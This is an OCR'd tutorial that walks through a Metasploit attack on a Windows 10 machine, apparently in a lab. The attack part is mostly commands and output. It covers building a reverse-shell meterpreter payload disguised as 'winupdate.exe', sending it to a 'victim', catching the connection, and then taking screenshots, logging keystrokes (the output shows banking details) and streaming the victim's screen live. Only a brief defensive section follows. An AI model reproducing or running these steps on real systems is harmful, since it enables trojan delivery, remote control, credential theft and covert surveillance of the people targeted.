
Testing System Security with Metasploit


(Target : Windows 10)

1. We are going to create a windows payload for testing using following command.




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.183 LPORT=4444 -f exe > /root/Desktop/winupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```


2. Winupdate.exe payload will be created on desktop.



3. We have to send this payload to victim.




4. Open the metasploit to receive the reverse connection from victims machine by using following commands.




```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1596 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1596 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2051 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.183
lhost => 192.168.43.183
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
```

5. As victims runs the executable file, we a meterpreter session in metasploit framework.




```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.183:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 19
[*] Meterpreter session 2 opened (192.168.43.183:4444 -> 192.168.43.
sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         meterpreter x86/windows  DESKTOP-0VLK1LR\omdho @ DESKTOP
  2         meterpreter x86/windows  DESKTOP-0VLK1LR\omdho @ DESKTOP
```

6. Let check the system information.




```
meterpreter > sysinfo
Computer        : DESKTOP-0VLK1LR
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

7. Start capturing the screenshot of victims machine.




```
C:\>^C
Terminate channel 1? [y/N]  y
meterpreter > clear
[-] Unknown command: clear.
meterpreter > screenshot
Screenshot saved to: /root/rqJiGUnP.jpeg
meterpreter > 
```

8. Here is the result.




Name	Date modified	Type	Size
.Trash-0	22-08-2020 22:43	File folder	
HackingTools	12-08-2020 23:13	File folder	
PentestReports	12-08-2020 23:13	File folder	
System Volume Information	14-06-2021 07:56	File folder	
7.1 autoit-download-and-execute.txt	22-08-2020 22:33	Text Document	1 KB
7.1 hstshijack.zip	17-01-2020 04:03	Compressed (zipp...	14 KB
autoit-v3-setup	22-08-2020 22:27	Application	12,011 KB
Havij 1.12 Free	29-08-2010 20:27	Application	1,884 KB
Spam msg	03-07-2021 08:11	Windows Batch File	1 KB
winupdate	06-07-2021 00:44	Application	73 KB

9. Try to capturing keystrokes.




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<CR>
bank account <Right Shift><Right Shift>: 12385623<CR>
id<^H>sfc<^H><^H><^H>fsc <Right Shift>: sbi78526

meterpreter >
```

10. Starting the the screenshare of victims machine to hackers machine.



```
C:\>^C
Terminate channel 1? [y/N]  y
meterpreter > clear
[-] Unknown command: clear.
meterpreter > screenshot
Screenshot saved to: /root/rqJiGUnP.jpeg
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/FLAGCIcg.html
[*] Streaming...
```

Following Image shows live screenshare of victims machine to hackers machine.



Applications
Places
Firefox ESR
Jul 6 04:10
Metasploit screenshare - 192.168.43.4 - Mozilla Firefox
about:sessionrestore
Metasploit screenshare - 19
file:///root/FLAGClcg.html

```
Target IP  : 192.168.43.4
Start time : 2021-07-06 04:10:11 -0400
Status     : Playing
```

```
username : admin
password : hacker@123
```

DEFENDING AGAINST METASPLOIT

As with any information security tool, Metasploit can be used to do both good and harm. Black hats and other malicious hackers can use metasploit against enterprises to identify exploits that will grant them unauthorized access to networks, applications and data.

Metasploit attacks can be best defended against using standard security controls such as patching, running applications or processes with least privileges, limiting network access to only trusted host, and other common controles covered in owasp top 10.

A metasploit attack can be detected across a network unless its “encode” option is use to prevent network traffic from being detected by an intrusion detection system. Barring that, Metasploit activity can also be detected by monitoring for anomalies on the network or by using a host-based detection tool that detects Metasploit executables running on the local system.

Having Metasploit in an enterprise security toolkit is beneficial, but organizations must also leverage other tools and technologies to defend against the attackers using Metasploit agains them.